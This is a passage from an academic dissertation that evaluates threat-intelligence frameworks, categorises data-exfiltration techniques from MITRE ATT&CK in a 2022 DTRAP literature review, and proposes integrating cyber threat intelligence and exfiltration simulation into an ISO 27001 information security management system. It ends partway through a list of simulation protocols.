


Figure 3.1: Reference Architecture: Cyber Threat Intelligence Model [VS21, 2]

the possibility to standardize metrics. The model provides the basis for deriving quantitative metrics [VS21, 1-2].

The interrelationships as illustrated in Figure 3.1 are fundamentally used as a model for CTI. In addition, the model is already being used today to build up knowledge bases, which in turn can then be systematically queried as required [VS21, 6]. In the case of the CTI model, the starting points for mitigating the threats are of particular interest here."

In the spirit of this reference architecture, various models and frameworks have emerged in recent years. These have different levels of detail and serve different purposes. Below I evaluate three models for which software methods have already been implemented.

3.3 Evaluation of frequently used methods and frameworks

This evaluation was carried out in detail in the paper [MB23d]. I quote the conclusion from chapter 3.2:

"In conclusion, we want to present the final assessment of our evaluation in form of an overview in Table 3.1. The frameworks studied serve different purposes. Use cases for each are well-known in the community. The level of abstraction for adversary techniques is the decisive distinction between them. This results in different application focuses and also the different needs for processing speed. Internationally recognized are all three, so this criterion does not provide us with a distinguishing aid here. The question of the level of detail and the consistency of the structure and semantics will be the decisive factors. For

our later application purpose, the individual techniques for data exfiltration must be able to be categorized conclusively and the schema used for this must not be subject to rapid and individual changes. In our view, these criteria enable a stabile categorization schema.

Table 3.1: Selection Criteria [MB23d]

Framework	Level of Abstraction	Processing Speed	Main Purpose
Microsoft Threat Modeling Tool	High	Duration of the driven Secure Software Development Lifecycle	Implementation of the Principle Security by Design in Software Development
MITRE ATT&CK framework	Mid	Released app. twice a year	Internationally used taxonomy and data repository in the context of Advanced Persistent Threats cyber-attack-vectors
MISP Platform	Low-/Mid-	Close real time processing	Analyze current attacks and domains and share insights on current malware campaigns within MISP community

The following assessment matrix (Table 3.2) indicates with [+] a positive and with [-] a negative assessment for using each framework. The Microsoft Threat Modeling Tool provides a high level of abstraction. In the case of data exfiltration, only the umbrella term of "Information Disclosure" is offered. This does not give us the opportunity to categorize the data exfiltration techniques further. So, we evaluate it negatively for our purpose. The level of abstraction is too high. The tool supports the software development cycle. Information may change with each run. The speed of processing depends on the speed of run of the software development cycle. That does not help us. We need longer-term stability which is independent from individual software development cycles. So, we evaluated the processing speed as negative.

Table 3.2: Assessment [MB23d]

Framework	Level of Abstraction	Processing Speed	Internationally Standardized	Total
Microsoft Threat Modeling Tool	[-]	[-]	[+]	[-]
MITRE ATT&CK framework	[+]	[+]	[+]	[+]
MISP Platform	[-]	[-]	[+]	[-]

The MITRE ATT&CK Framework identifies the Tactic *Exfiltration* and sorts under it nine categories of different techniques for data exfiltration. In addition, there is a single technique in the ICS matrix, related in the Tactic "Impact", that is used for the purpose of data exfiltration. These nine techniques provide an excellent categorization schema for us. We evaluate it positively. The framework is updated about twice a year. An update may also change the number and type of techniques. For example, new techniques for data exfiltration can be added if they are described in cyber incident reports. We consider this

consistency to be sufficient. In such a case, our categorization would have to be adjusted when new Techniques appear in the MITRE ATT&CK framework, if we use it for categorization. The important point here is that this needs to be monitored for later work to ensure comparability.

MISP provides the functionality to describe occurring IOCs in deep detail and to correlate (automatically) them with other indicators. The focus of MISP is about the detection of individual malware. The indicators and the assignment to a specific malware are specific, they are about specific malware and indicators of it. These are always individual cases. There is no typing required for categorization. The level of abstraction is too low. The correlation of the IOCs happens in real time as well as changes to it do. Such a processing speed is necessary for the successful detection of IOCs and their assignment to malware, but it is detrimental to longer-term categorization. Both properties, level of abstraction and processing speed, are considered negative for the purpose of our application.

The *MITRE ATT&CK framework* turned out to be the right framework for the task of categorizing upcoming techniques for data exfiltration on the tour of our systematic literature research. We will utilize these Techniques for categorization[1]. The Sub-Technics are not considered. We consider the Techniques to be sufficient for the intended purpose and we want to keep it easy to understand. This will promote later comparability with further systematic research."

3.4 MITRE ATT&CK framework

But first I will describe the selected framework in more detail. The first published paper [MB21, 7-8] provides an excellent introduction to the data model of this framework. I quote from the beginning of chapter 4:

"MITRE ATT&CK is a globally accessible knowledge base [MIT21b]. It provides a common taxonomy for CTI. It is about telemetry sensing and behavioural analytics. The ATT&CK model covers multiple technology domains: Enterprise, Mobile, Industry Control Systems (ICS). The model is a concrete instance and implementation of the abstract CTI model in figure 3.1. It provides a mitigation object structure, too.

Mitigations represent security concepts and technologies in the ATT&CK framework. These represented technologies help to prevent a technique or sub-technique being executed successfully. These mitigations are described vendor-agnosticly. The ATT&CK Mitigation Model comprises the attributes Name, ID, Description, Version and Techniques addressed by mitigation.

The MITRE ATT&CK object model relationship is illustrated in figure 3.2. Its high-level components, like mitigation, are in relation one with the other. These are Adversary Groups, Technique / Sub-Technique, Software, Tactic and Mitigation. Each component is described with such an object structure, hence structures and relationships to describe adversaries' behaviour are recorded in these object structures systematically. Figure 3.2 is showing the fundamental relationships of the objects [MIT21b] as well as a concrete sample of a manifestation of these objects regarding to a group named APT 39.

[1] `https://attack.mitre.org/tactics/TA0010/`




Figure 3.2: ATT&CK Object Model Relationships and example [MIT21b]

The ATT&CK Object Model implements the abstract layer of the Cyber Intelligence Model which is shown in figure 3.1. The TTPs were taken over directly, the Adversary Group entity of the MITRE ATT&CK framework corresponds to the identity of the CTI Model. The software component corresponds to the tools, etc. [MIT21b]. The data is continuously recorded within the MITRE ATT&CK framework on the basis of publicly accessible analysis reports of cyber analysts for current attacks. Therefore, current threat data is continuously managed within the MITRE ATT&CK framework.

In order to mitigate the risk of an attack, it is first of all necessary to understand possible techniques that can be used. The data now describes the known techniques and how they are used, along with aids for their detection and mitigation. The recommended measures relate to the attack technique currently under consideration [Rue19, 1]. The standardization of the CTI is undertaken in order to be better informed about the cyber risks. The awareness of the situation becomes even better if this data is exchanged with other people at risk and affected. Effective cooperation arises. More analytics are now used to find hidden vulnerabilities and to make decisions about mitigating the threat posed by them [HH18, 310]."

In my work, the MITRE Att&ck Framework provides the criteria for categorizing the techniques used for data exfiltration. I will take up the analysis of the paper [MB23d, 12-13] and quote:

"The MITRE ATT&CK framework lists the following Techniques used to achieve the goal of data exfiltration (see Table 3.3). Each of these Techniques is assigned a unique Identity (ID). These Techniques are umbrella terms for the procedures used, which are further subdivided in a variety of ways. Obviously, data exfiltration can be executed in various ways. Starting with simple means, e.g., copy-pasting files onto an external device or cloud, to more sophisticated, obfuscating exploitation of IT network protocols. Once the data has been exfiltrated from the

Table 3.3: Categorization by MITRE ATT&CK framework [MIT21b]

ID	Exfiltration Technique	Description
T1020	Automated Exfiltration	Use of automated processing for gathered sensitive data
T1030	Data transfer size limits	To circumvent a transfer size limit the whole data is split in fixed size chunks
T1048	Exfiltration over alternative protocols	Misusing standardized IT network protocols
T1041	Exfiltration over a command and control (C2) channel	Misusing the main communication channel of the attacker
T1011	Exfiltration over Network Medium	Adversaries may attempt to exfiltrate data over a different network medium than the command and control channel
T1052	Exfiltration over physical medium	Misusing removable drives like Universal Serial Bus (USB), cellular phone, MPEG-1 Audio Layer (MP) 3, processing devices
T1567	Exfiltration over web service	Exploiting a legitimate external web service often permitted by firewalls
T1029	Scheduled transfer	Performed at certain times or within specific time intervals
T1537	Transfer data to cloud account	Transferring data including backups to the attacker's cloud account

attacked IT system, there is no longer any realistic possibility to ensure the confidentiality of this data.

3.5 Systematic Review

With this categorization we carry out a systematic research of the forum Digital Search: Research and Practise (DTRAP). Only the more recent work is considered. The implementation and results are detailed in the paper [MB23d, 13-16]. I quote the relevant passages below:

"The search yields a result list of fifty-three publications. The search is conducted on 30th December 2022. All results have passed the peer review process. Some work dates back to the period 1999-2021. All publications considered are in 2022. We sift through the list of results and identify the data exfiltration procedures and technologies under investigation in each publication. Four entries of the result list refer to conferences with content in the context of our query.

Listing 3.1: Querying DTRAP journal

```
Search: [All: "data-exfiltration"] AND [All: techniques]
AND [E-Publication Date: (01/01/2022 TO 12/31/2022)]
```

Table 3.4: Concept Matrix [MB23d]

ID	References	Counts	Keywords
T1020	[LCTC22] [MM22] [KTP+22] [MRB+22] [KMR+22] [KHS22] [CLS+22] [ZZL22] [ZGCD22] [AM22] [CMG22] [ZCX22] [KFB+22] [BH22] [LSS+22] [CWZL22]	16	Ransomware Attacks, Threat Intelligence Platforms, critical medical infrastructures, SCADA & IIoT in subsea systems, provenance graph, monitor system events in real time, reviews the security challenges in IoT networks, provenance tracking, data provenance for host based intrusion detection systems, disrupt an individual's experience of a home, Principal Component Analysis, enhancing data center security utilizes attack graphs to predict all possible cyber-attacks, cross-host attacker activity correlation, tracking algorithm uncovering causal connections between alerts and propagating priorities, promoting trust and situation awareness for human and artificial intelligence cooperation
T1030	[IGL+22]	1	forensic log reduction techniques
T1048	[MB22d] [SHSV+22] [LGS22] [JSA+22] [PPB+22] [MGCGR22] [WC22] [FAM+22] [LD22]	9	Simulation, DNS, DNS Encryption, TLS certificate pinning, DNS over TLS and HTTPS, off-label DNS misuse, authoritative DNS measurement studying the large-scale epidemiology of the malware ecosystem, Network Time Protocol (NTP) and the Precision Time Protocol (PTP) as carrier for covert channels
T1041	[OALU22] [PH22] [BMN+22]	3	comprehensive analysis of the key building blocks of ransomware, taxonomy for Identity Management Attacks, outsourcing matching procedures (e.g., YARA rules) to the hardware
T1011	[AAE22] [LFS+22] [SGR+22] [GSR22] [MA22] [CFA22] [SYL+22] [BEM22]	8	Deep Learning for APT Detection, template-based labeling rules, cyber security reasoning, IoT network data, vulnerabilities of Android platform in Auto and Automotive platform, LoRa analysis, communication, security, and its enabled applications, protecting against event sensor faults and sophisticated attackers in a smart home
T1052	[dGBSS22] [HME22] [MH22] [SZG+22] [BMN+22]	5	Audio Signal, personal and sensitive medical data, data-driven network intrusion detection, asymmetrical power states forcing SRAM state retention across power cycles, Denial-of-Wallet (DoW) attack to serverless tenants
T1567	[HS22] [GLX22] [GZC+22]	3	HTML violations, key acquisition and covert transmission method, offensive strategy exploiting steganography
T1029	[LPM+22]	1	open-source supply chain attacks
T1537	[LCTC22] [DC22]	2	Ransomware Attacks, identity and access control in hybrid cloud infrastructure




Figure 3.3: Simple graphic of the results [MB23d]

Here we focus on the actual publications. The headings of the conferences are not considered further. This is for example the case for ARES '22: Proceedings of the 17th International Conference on Availability, Reliability and Security[2]. Whenever possible, we assign the method of data exfiltration under study in the previously mentioned categories (see Table 3.4) of the MITRE ATT&CK framework and total the number of investigations each. If assignment to one of the categories is not possible, we identify the method separately and examine whether the introduction of an additional category is recommended. Multiple assignment is possible if several different Techniques for data exfiltration are considered in one publication. Work that generally addresses the risk of data exfiltration has been assigned to the Technique T1020 & Automated Exfiltration that makes use of automated processing for gathered sensitive data. The assignments and totals are shown in a concept matrix. The concept matrix provides information on the focus with which the threats of data exfiltration were executed in the past year and potentially reveals gaps in the semantics, to describe them, used. Additionally, a keyword is also noted for each publication. In the sum of all keywords a first impression about the content is created in Table 3.4.

One publication of the result list is a comparison of different ransomware attacks. The publication is comparing pre- and mid-pandemic ransomware attacks [LCTC22]. Data exfiltration is named as a method of a modern ransomware attacks but not analyzed in detail. One publication is discussing current limitations of threat intelligence platforms leveraging OSINT and a Cyber Threat Unified Taxonomy. Also, in this publication [MM22], data exfiltration is respected as a method but not investigated in further detail. In another publi-

[2] https://dl.acm.org/doi/10.1145/3538969

cation [SGR+22], points were established and evaluated to help decision-makers understand the significance of cyber threats and to introduce a metric for assessing them. The threat of data exfiltration is included here in a rather general way. All identified methods for data exfiltration could be assigned to the categories of the MITRE ATT&CK framework. The given categories cover the range of the examined method in the research period. We therefore do not recommend an additional, new category. Rather, the selection made is confirmed. The assignment of the examined publications to the categories of methods for data exfiltration is shown graphically in Figure 3.3. It is noticeable that two methods appear only once each in a publication during the period under review. These are: **T1030** - Data transfer size limits and **T1029** - Scheduled transfer. In our opinion, it is these details that need to be taken into account in order to implement effective detection and protection measures. There is certainly a need for further investigation here."

Chapter 6 of the paper [MB23d, 19-20] draws the important conclusions from the previous findings on anchoring the topic of data exfiltration in the Cyber Threat Intelligence method:

"The risk of sensitive data being lost through data exfiltration is currently classified as high. In particular, the recent coupling with ransomware attacks increases the danger - keyword "multiple extortion". Our previous work shows that research has been devoted to this topic for many years. very good reviews of the numerous individual papers exist up to 2018. We have conducted a systematic literature search in a new forum "DTRAP" that is focused on practical solutions in the cyber security domain.

In doing so, we focused on the publications of the year 2022. It turned out that the work leading to these publications goes back to 2019. We pursue the goal of categorizing the data exfiltration methods studied last year. For this purpose, we evaluate three prominent methods for modeling and describing threats in cyberspace and specifically investigate the possibilities in the context of data exfiltration here. Based on the categorization, we now state results of our work:

There is a concentration of content, on the one hand, on technical countermeasures for data exfiltration at the IT network protocol level and, on the other hand, on automation in general for the risk of data exfiltration. We see here the need for further investigation of two of our categories. First, the category "Data Transfer Size Limit(T1030)[3]" and second, the category "Transfer Data to Cloud Account(T1537)[4]". We consider it very likely that techniques from these two categories will be used more frequently in the future. The amount of data which is processed in companies is rapidly increasing. So might the data volume, to be exfiltrated, have to increase. It will also be necessary for the attackers to split large amounts of data into smaller parts and then cleverly exfiltrate them in smaller sized parts. More and more companies are using cloud services. It will be easier for an attacker to hide the misuse of cloud services in the traces of regular use of cloud services. In addition, cloud services scale and are suitable for discharging large amounts of data in total. The combination of techniques of both categories reveals disruptive damage potentials from the perspective of data exfiltration in the future. Our work helps to motivate further research at an early stage against the threat of this combination. However, the results of our systematic research show

[3] https://attack.mitre.org/techniques/T1030/
[4] https://attack.mitre.org/techniques/T1537/

that no research focus has yet been formed in the community in this matter, at least not in this DTRAP forum currently."

Furthermore, the paper [MB23d, 20] finally provides an outlook on the future need to anchor protection against data exfiltration in the basic, protective information security processes of every organisation. With this I lead the content into the next chapter:

"In view of the ISO 27001:2022 certification, it will be necessary to integrate threat intelligence into the basic processes of information security in the coming years. Our evaluation can be a starting point for further research to identify appropriate tools and services for this integration effort and to make pragmatic suggestions for companies that are now facing this task soon."

4 Procedural integration of simulating data exfiltration into ISMS and CTI

In this chapter we offer an elaboration of what procedural integration can look like. We saw previously that most organisations today are concerned with CTI. In the previous chapter, I explained how in-depth information about data exfiltration was derived using the CTI-frameworks available today. In this chapter I explain how this information can be further used. In doing so, we again draw on the work that we have published on this topic over the last few years. We essentially base this work on these two papers [MB21] [MB23b].

4.1 Information Security Management System

The starting point of my considerations is the Information Security Management System (ISMS). The basic structure and implementation of this system are described in ISO standards. [ISO18] [ISO13a] [ISO13b] [ISO22c] are important standards for this. What is important is that the standard was updated in October 2022. There is countless literature on this topic. With a view to my paper [MB21, 10-11], the ISMS is briefly presented and placed in the context of this work. You may find relevant background information and related work in chapter 2.

At this point, it should be pointed out once again that almost 100% of organisations and companies are investing in cyber security today. Some of the investments are considerable. Firstly, many organisations use ISO standards, and the procedures described therein to introduce the structure and processes to ensure an appropriate level of safety and security. Secondly, organisations secure their investments by acquiring certificates based on these ISO standards. Such a certificate will later help you to bring your products and services to market faster and more profitably and will bring a return on investment.

Figure 4.3 shows the family of standards that make up the ISMS alone, provided it is based on ISO standards. The effort involved is considerable. Firstly, the standards must be analysed. An implementation program is set up and carried out. External support is often required for implementation. Neutral, authorised third parties must always be involved in the certification process. This usually takes place in a not inconsiderable, fee-based contractual relationship. It will be difficult to persuade the company's management to make further investments in the same context. The only solution that has any chance of success in practice is to expand the existing management system. We are consistently pursuing this path. The ISMS is set up and operated on the basis of ISO standards. Our approach serves the targeted expansion of the ISMS. We also ensure that the expansion and its operation can be realised with an absolute minimum of additional resources.

Our approach aims to functionally expand the existing ISO-compliant ISMS.




Figure 4.1: ISMS family of standards [ISO18]

4.2 Integration of CTI into an existing ISMS

The concept for integration is also described in this work. At the time, in October 2021, this was the first publication as part of my dissertation. I quote the relevant chapter [MB21, 14-15] here:

"In this section we describe and show our concept to integrate CTI with ISMS. We make use of BPMN diagrams to explain our concept. BPMN diagrams in general offer a standardized form of notation in order to implement our proposed procedure across departments in the organisation. The two diagrams showing our concept are depicted in figure 4.2 and figure 4.3, respectively.

First of all, Figure 4.2 shows a Communication Diagram from the pool of BPMN template diagrams. The communication relationships between relevant actors of the CTI and the ISMS are shown. Leading actors as explained in Table 4.1 are involved on behalf of the areas of the organisation. The cyber analyst is working on being aware of the current cyber threats. He pays special attention to the dangers of data theft. The CISO receives regulated knowledge of the current situation of threats to the organisation. The cyber analyst reports to him. At the same time, the cyber analyst communicates the current threats to the information security officer. This information is used to target the activities of the ISMS. The Information Security Officer reports to the CISO on the current status of the ISMS. If necessary, possibilities for improvement are communicated with the CISO and suggested for implementation. CISO evaluates the status of CTI and ISMS and controls as required. After all, the CISO is responsible for the completeness and effectiveness of the ISMS vis-à-vis independent auditors. For this purpose, the relevant parameters are communicated, and the results of the audit are received. The diagram shows these communication relationships

Table 4.1: Leading actors [MB21]

Actor	Description
CISO	Chief Information Security Officer. Control of the ISMS, here in particular the actions for continuous improvement.
Indipendent Auditor	Independent authority to review the existence and effectiveness of the ISMS processes
Cyber Analyst	Selected and specially trained staff to develop current awareness of cyber threats
Information Security Officer	Employees to carry out the subprocesses and actions of the ISMS in the day-to-day operation of the company

and assigns the communication relationships to the actions in Table 2.1 and measures from Table 2.2. CTI and ISMS are linked to one another via the selected measures and found suitable actions of the ISO standard 27K. In this way, the ISO actions that are often already known and used can continue to be used with added value. The ISO standard is very often the basis for certification. If such a certification exists, it will not be affected by our solution and hence constitutes a decisive advantage of our proposed process.

In our second BPMN diagram shown in Figure 4.3, the integration of CTI and ISMS is viewed from a further perspective. This time, an activity diagram is used. The activities of the actors are arranged in so-called swim lanes. In this way, the actions are assigned to the actors. Responsibilities and the process become visible. Figure 4.3 shows how the findings of the CTI are used specifically in the ISMS. In the event of a later automation, the identified, current threats to data theft or their mitigation measures are extracted and transferred as a configuration file. This configuration controls the need to select appropriate test data from the company. The rules, specified by the ISO for handling test data, are used here. The test data correspond as closely as possible to the sensitive data that is currently threatened. Permission to use these test data must be obtained in each case (ISO A.14.3.1). Finally, the configuration file of the CTI is used in turn to align the preventive protective measures. In line with the current threat situation, network protocols (e.g. DNS Query, HTTPS Replace Certificate, ICMP, BGP Open) and communication methods (e.g. DNS over TLS, Drop Box LSP) for simulating the attack are now being set appropriately. The simulation is now carried out focused on this configuration. Vulnerabilities to current threats become apparent. These vulnerabilities are quickly worked out into opportunities for improvement. The test data will then be deleted. Proposals for improvement that have been approved for implementation are formally incorporated into the documentation.

The entire process chain is repeated cyclically. The frequency is necessarily derived from the security ambitions of the organisation. This concept of jointly making use of CTI and ISMS integrates resources gently into the organisation and potentially quickly mitigates the risk of data theft. Through the preventive approach, the initiative against cyber attackers is regained. Through the use of organisation-specific test data and the simulation on the

IT system actually to be protected, concrete opportunities for improvement are highlighted that can be implemented immediately."

4.3 Samples

In the course of our work, we looked at numerous examples. We would now like to use one of these examples to explain the approach in more detail. This is an example from the first publication as part of the promotion at the 12th International Conference on Digital Forensics and Cyber Crime conference in December 2021. This example provides an excellent introduction to understanding how protective measures are derived on the basis of current threats from cyberspace as part of our process. The example illustrates the multi-stage process that begins with cyber threat intelligence. We quote the example from the relevant paper [MB21, chapter 6.2] here for clarification:

"The international cyber reporting shows more and more references to the activities of the "SilverTerrier" group. The SilverTerrier group is attributed to Nigeria and is known to target high-tech companies [MIT21c]. The CTI of your institution is getting aware of the situation and is starting the procedure of our concept.

The MITRE ATT&CK framework is first exploited. The context is used to first determine which options are available to this group. The malware "Agent Tesla" is assigned to this adversary group. This malicious code is assigned the area of application via the ATT&CK framework to execute the "Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol", Figure 4.4, technique [MIT21f].

This technique is described in the framework as follows: Sensitive data is encoded and compressed with publicly available algorithms and then exfiltrated using protocols like HTTP, FTP and DNS. The constant data traffic on these channels obscures the data exfiltration or at least makes it difficult to identify this adversary activity [MIT21g].

The MITRE ATT&CK framework also shows mitigation measures in Figure 4.5. By comparing these mitigation measures with the existing security measures of the ISMS, it can be determined immediately whether adequate measures are already being used to mitigate this risk. With reference to the communication diagram in figure 4.2, this is the first coordination between the cyber analyst and the information security officer. Both roles are described in table 4.1.

The further course of action is now configured based on the identified threat situation. Appropriate test data from the organisation is carefully selected in reference to the ISO security controls A.8.1.1, A.8.2.1 and A.14.3.1 in Table 2.2. The effectiveness of the countermeasures is specifically checked against this particular risk of data theft now. This is done by simulating this step for the domestic IT system as shown in Figure 4.3. With reference to the current hazard, the protocols, e.g. HTTP, ICMP, DNS [MIT21g] are now deployed for the purpose of simulation. In this paper we propose our conclusive process, the data extraction methods have to be implemented and evaluated in a later phase of our work. If applicable, existing open source projects can help as the first code basis. The following enumeration shows examples of some of the methods to do this:

- HTTP(S), ICMP, DNS, SMTP/IMAP, Raw TCP

